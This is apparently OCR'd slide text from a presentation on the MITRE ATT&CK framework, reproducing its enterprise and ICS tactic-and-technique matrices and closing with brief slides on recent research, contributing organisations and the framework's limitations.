
Tactics-2



Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features		Binary Padding			Application Deployment Software	Command-Line	Data Staged	Data Encrypted	
AppInit DLLs		Code Signing	Credential Manipulation	File and Directory Discovery		Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Local Port Monitor		Component Firmware			Exploitation of Vulnerability	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	
New Service		DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery		InstallUtil			Custom Cryptographic Protocol
Path Interception		Disabling Security Tools	Input Capture		Logon Scripts	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel	
Scheduled Task		File Deletion	Network Sniffing	Local Network Connections Discovery	Pass the Hash	Process Hollowing			Data Obfuscation
Service File Permissions Weakness		File System Logical Offsets	Two-Factor Authentication Interception		Pass the Ticket	Regsvcs / Regasm	Email Collection		Fallback Channels
Service Registry Permissions Weakness				Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Exfiltration Over Other Network Medium	Multi-Stage Channels
Web Shell		Indicator Blocking		Peripheral Device Discovery	Remote File Copy	Rundll32	Screen Capture		Multiband Communication
Basic Input/Output System	Exploitation of Vulnerability				Remote Services	Scheduled Task		Exfiltration Over Physical Medium	
	Bypass User Account Control			Permission Groups Discovery	Replication Through Removable Media	Scripting			Multilayer Encryption
Bootkit	DLL Injection					Service Execution		Scheduled Transfer	Peer Connections
Change Default File Association		Indicator Removal from Tools		Process Discovery	Shared Webroot	Windows Management Instrumentation			Remote File Copy
				Query Registry	Taint Shared Content				Standard Application Layer Protocol
Component Firmware		Indicator Removal on Host		Remote System Discovery	Windows Admin Shares				
Hypervisor				Security Software Discovery					Standard Cryptographic Protocol
Logon Scripts		InstallUtil							
Modify Existing Service		Masquerading		System Information Discovery					Standard Non-Application Layer Protocol
Redundant Access		Modify Registry							Uncommonly Used Port
Registry Run Keys / Start Folder		NTFS Extended Attributes		System Owner/User Discovery					Web Service
		[illegible]							

Techniques

- The techniques in the ATTCK model describe the actions adversaries take to achieve their tactical objectives [Citation]. Each tactics incorporates finite number of actions that will accomplish its goal.




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
9 techniques	10 techniques	18 techniques	12 techniques	34 techniques	14 techniques	24 techniques	9 techniques	16 techniques	16 techniques	9 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol		Network Denial of Service (2)
		Hijack Execution Flow (11)	Scheduled Task/Job (5)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port		Resource Hijacking
		Implant Container Image	Valid Accounts (4)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling		Service Stop
		Office Application Startup (6)		Indicator Removal on Host (6)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)		System Shutdown/Reboot
		Pre-OS Boot (3)		Indirect Command Execution	Unsecured Credentials (6)	Process Discovery		Man-in-the-Middle (1)	Remote Access Software		
		Scheduled Task/Job (5)		Masquerading (6)		Query Registry		Screen Capture	Traffic Signaling (1)		
		Server Software Component (3)		Modify Authentication Process (3)		Remote System Discovery		Video Capture	Web Service (3)		
		Traffic Signaling (1)		Modify Cloud Compute Infrastructure (4)		Software Discovery (1)					
				Modify Registry		System Information Discovery					
				Obfuscated Files or Information (5)		System Network Configuration Discovery					
				Pre-OS Boot (3)		System Network Connections Discovery					

Current State of Technology

- Current framework incorporates tactics and techniques for pre-attack, enterprise and mobile. It provides sets of related intrusion activity that are tracked by a common name in the security community which are known as groups. The latest version of MITRE ATTCK was released in July. The new release added sub techniques. Sub techniques are the additional techniques for each technique in each tactics.

Recent Advancement

- MITRE ATT&CK Framework for ICS attacks



Initial Access	Execution	Persistence	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Program State	Hooking	Exploitation for Evasion	Control Device Identification	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Indicator Removal on Host	I/O Module Discovery	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Change Program State	Denial of Control
Engineering Workstation Compromise	Execution through API	Program Download	Masquerading	Network Connection Enumeration	External Remote Services	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Masquerading	Denial of View
Exploit Public-Facing Application	Graphical User Interface	Project File Infection	Rogue Master Device	Network Service Scanning	Program Organization Units	Detect Program State		Block Reporting Message	Modify Control Logic	Loss of Availability
External Remote Services	Man in the Middle	System Firmware	Rootkit	Network Sniffing	Remote File Copy	I/O Image		Block Serial COM	Modify Parameter	Loss of Control
Internet Accessible Device	Program Organization Units	Valid Accounts	Spoof Reporting Message	Remote System Discovery	Valid Accounts	Location Identification		Data Destruction	Module Firmware	Loss of Productivity and Revenue
Replication Through Removable Media	Project File Infection		Utilize/Change Operating Mode	Serial Connection Enumeration		Monitor Process State		Denial of Service	Program Download	Loss of Safety
Spearphishing Attachment	Scripting					Point & Tag Identification		Device Restart/Shutdown	Rogue Master Device	Loss of View
Supply Chain Compromise	User Execution					Program Upload		Manipulate I/O Image	Service Stop	Manipulation of Control
Wireless Compromise						Role Identification		Modify Alarm Settings	Spoof Reporting Message	Manipulation of View
						Screen Capture		Modify Control Logic	Unauthorized Command Message	Theft of Operational Information
								Program Download		
								Rootkit		
								System Firmware		
								Utilize/Change Operating Mode		

Recent Advancement

- Rawan Al-Shaer et. all.used ATT&CK framework to implement technique prediction.
- Rawan Al-Shaer et. all [6] developed a novel approach using hierarchical clustering to infer technique associations that represent various technique inter-dependencies in a TTP chain

ORGANIZATIONS CONTRIBUTING TO MITRE ATT&CK

- More than 80 organization and individuals have been contributing to the framework
- Major ones: Microsoft Threat Protection Center (MTP) and McAfee.

Conclusion

- Very useful framework to understand different statics, techniques used by adversaries and mitigation plans.
- Covers large area of cyber industries and major platforms and ICS systems.
- But lacks to incorporate time component for ICS attacks.
- Provides only end point detection. Custom applications need to be implemented using the framework to provide complete protection